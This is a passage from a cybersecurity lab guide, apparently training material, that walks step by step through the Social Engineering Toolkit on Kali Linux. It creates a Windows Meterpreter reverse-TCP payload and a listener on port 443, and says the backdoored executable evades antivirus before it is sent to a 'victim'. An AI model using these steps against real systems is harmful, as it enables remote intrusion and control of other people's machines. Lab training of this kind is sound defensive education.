


Figure 2.4 Screenshot of PLABKALI01: Entering y to Accept the terms of service to start the Social Engineering Toolkit (SET).

Step 5

You are now on the main menu. You will notice that there are multiple options displayed. Each option is designed to perform a specific task. For example, you can update the **Social Engineering Toolkit** by selecting option **5**.

To continue with this task, you will need to select the **1) Social-Engineering Attacks** option. Type the following number:

1

Press **Enter**.




Figure 2.5 Screenshot of PLABKALI01: Entering 1 to Select the option 1) Social- Engineering Attacks.

Step 6

Next, you will see another menu that relates to the **Social-Engineering Attacks** option. Out of the given choices, you can choose **4) Create a Payload and**

Listener. Type the following number:

4

Press **Enter**.




Figure 2.6 Screenshot of PLABKALI01: Entering 4 to Select the option 4) Create a Payload and Listener.

Step 7

Next, you will be prompted to select an option. Out of the given choices, you can choose **5) Windows Meterpreter Reverse_TCP X64**. Type the following number:

Press **Enter**.




Figure 2.7 Screenshot of PLABKALI01: Entering 5 to Select the option 5) Windows Meterpreter Reverse_TCP X64 (ows x64), Meterpreter payload.

Step 8

You will be prompted to provide the IP address for the payload listener. This is the IP address for your system, which is the Kali Linux device. In this lab environment, the IP address for the **Kali Linux** is **192.168.0.4**.

For the IP address for the payload listener option, enter the following IP address:

192.168.0.4

Press **Enter**.

Note: In the real-world environment, you will have a different IP address. You should not be using this IP address as it is applicable only in this lab environment. If you do not know the IP address of your Kali Linux, simply open another command prompt window, and run `ifconfig`. If you know the network adapter name, then you can run `ifconfig eth0`, where `eth0` is the name of the network adapter. You will have to check your system.




Figure 2.8 Screenshot of PLABKALI01: Entering the IP address of the Kali Linux for the payload listener.

Step 9

Next, you will be prompted to enter the port number. Type the following port number in the **Enter the PORT for the reverse listener** option:

443

Press **Enter**.




Figure 2.9 Screenshot of PLABKALI01: Entering the port number for the reverse listener.

Step 10

Notice that the backdooring a legit executable process starts. An executable is now being packaged in a manner that the antivirus cannot detect it. After the executable is created, it is stored in the **/root/.set**. The default name for the file is **payload.exe**, which you will change after transporting it to the victim's system.

You are now prompted to start the payload and listener. Type the following:

yes

Press **Enter**.


